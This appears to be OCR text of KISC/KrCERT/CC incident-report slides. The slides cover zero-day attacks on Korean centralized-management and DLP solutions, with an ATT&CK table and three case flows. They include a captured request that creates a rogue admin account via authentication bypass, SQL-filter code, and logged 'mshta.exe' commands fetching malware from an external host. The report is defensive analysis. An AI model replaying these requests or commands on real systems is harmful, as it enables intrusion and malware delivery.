
Tactic	Techniques	Sub-techniques	Description
Initial Access	Exploit Public-Facing Application	-	Exploited zero-day vulnerabilities in centralized management solutions to infiltrate multiple Korean companies
Execution	Command and Scripting Interpreter	Powershell	Execute commands to download malware from external systems
		Windows Command Shell	
Defense Evasion	Deobfuscate/Decode Files or Information	-	Encode data transmitted by proxy malware
	Indicator Removal	Clear Windows Event Logs	View and delete remote desktop access logs
		Clear Persistence	Delete attacker accounts and logs created in centralized management solutions
	Obfuscated Files or Information	Dynamic API Resolution	Decode Base64 when the malware loads APIs
Credential Access	OS Credential Dumping	Security Accout Manager	Use the RID Hijacking technique when creating OS accounts for backdoor access
Lateral Movement	Software Deployment Tools	-	Spread malware across the internal network using various distribution functions of the centralized management solution
Exfiltrate	Exfiltration Over C2 Channel	-	Use malware commands to exfiltrate data via C2 channels

Victim Organization

Case 1



① Exploitation of
an Authentication Bypass Vulnerability




② Creation of an Administrator Account
Owned by the Attacker

③ Logging in with an
Administrator Account

④ Distributing Malware
Using the File Distribution Feature

설치 파일 지정
○ 설치 파일 없음 Select the Installation File
○ URL 지정 :
● 파일 첨부




```
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: JSESSIONID=372F191BB3AEB2FFB1DC3FEED451E2CE; locale=ko;
JSESSIONID=E0606D3CCE0795866F79C150917D7F5C

{"action":"adminService","method":"saveAdmin","data":[{"adminId":"test2","loginPw":"test1234!","loginPwConfirm":"t
est1234!","tel1":"","email":"","name":"test","mobile":"","roleId":"ROLE_ADMIN","adminRoldId":"ROLE_ADMIN","org
Name":"\uc678\ubd80\uc9c1\uc6d0","CHANGE_PWD":true,"orgId":"1","SignCheck":"false","Sign":"","initMode":"add
","adminOrg":"1","usableIp":"","adminEnforcerList":[{"id_num":"-2","nodeType":"R","name":"\uac00\uc0c1
\uc5d0\uc774\uc804\ud2b8","orgFullcd":"-","orgPGroup":"-2","orgFullnm":"\uac00\uc0c1
\uc5d0\uc774\uc804\ud2b8","iconCls":"virtualRoot","id":"cs.model.enforcerGAList-2"}],"adminEnforcerHidden":false}]
,"type":"rpc","tid":111}
```

Bypassing Authentication by Manipulating ID and Password Fields
in HTTP POST Requests

Victim Organization

Case 2



① Downloading the Client Program from the Management Console

URL	Download Location
https:/[redacted]/enginedown.php?T19zi+8...	C:\Users\Administrator\Downloads\readme_2024-04-02.02.txt
https:/[redacted]/EngineDown/engine4/vrs...	C:\Users\Administrator\Downloads\vrs10240402.zip

Zero-day Exploit

② Client-Side Input Validation Bypass
+
SQL Injection

```
참조 0개
private bool IsInvalidSql(string sqlStr)
{
  if (string.IsNullOrEmpty(sqlStr))
    return false;
  foreach (string invalidQuery in UtilsSqlStrConsts.InvalidQueryList)
  {
    if (string.IsNullOrEmpty(invalidQuery))
      return false;
    if (sqlStr.IndexOf(invalidQuery) != -1)
      return true;                                      return false;
  }
  return false;
```

tbxId.MaxLength	System.Int32	5000
tbxId.Size	System.Drawing.Size	174, 18
tbxId.TabIndex	System.Int32	12


Modification of SQL Injection Filtering Values and ID Input Field Length

msg character varying (4000)
프로그램[cmd //c mshta.exe http://[redacted]/index.php]를 실행하였습니다.
프로그램[cmd //c mshta.exe http://[redacted]/index.php]를 실행하였습니다.
프로그램[cmd //c mshta.exe http://[redacted]/index.php]를 실행하였습니다.

③ Sending a Command to Download Malware from an External IP

Victim Organization

Case 3



Developer of the Data Loss Prevention (DLP) Solution

Attacker

Zero-day Exploit

① Uploading a Web Shell via a File Upload Vulnerability

DLP Test Server

② SSH Access

DLP Update Server

③ Adding Malicious Functionality to Apache's mod_authz_user.so File

④ Update Request

⑤ Changing the Update Server Address to a Malware Distribution Site

APACHE

Mod_authz_user.so

Malware Download

Malware Distribution Site

Victim Organization

KISC KrCERT/CC KOREA INTERNET SECURITY CENTER

Conclusion

Supplier Security

Reliability Verification of Third-Party Solutions

The Importance of Collaboration with Relevant Organizations

Q&A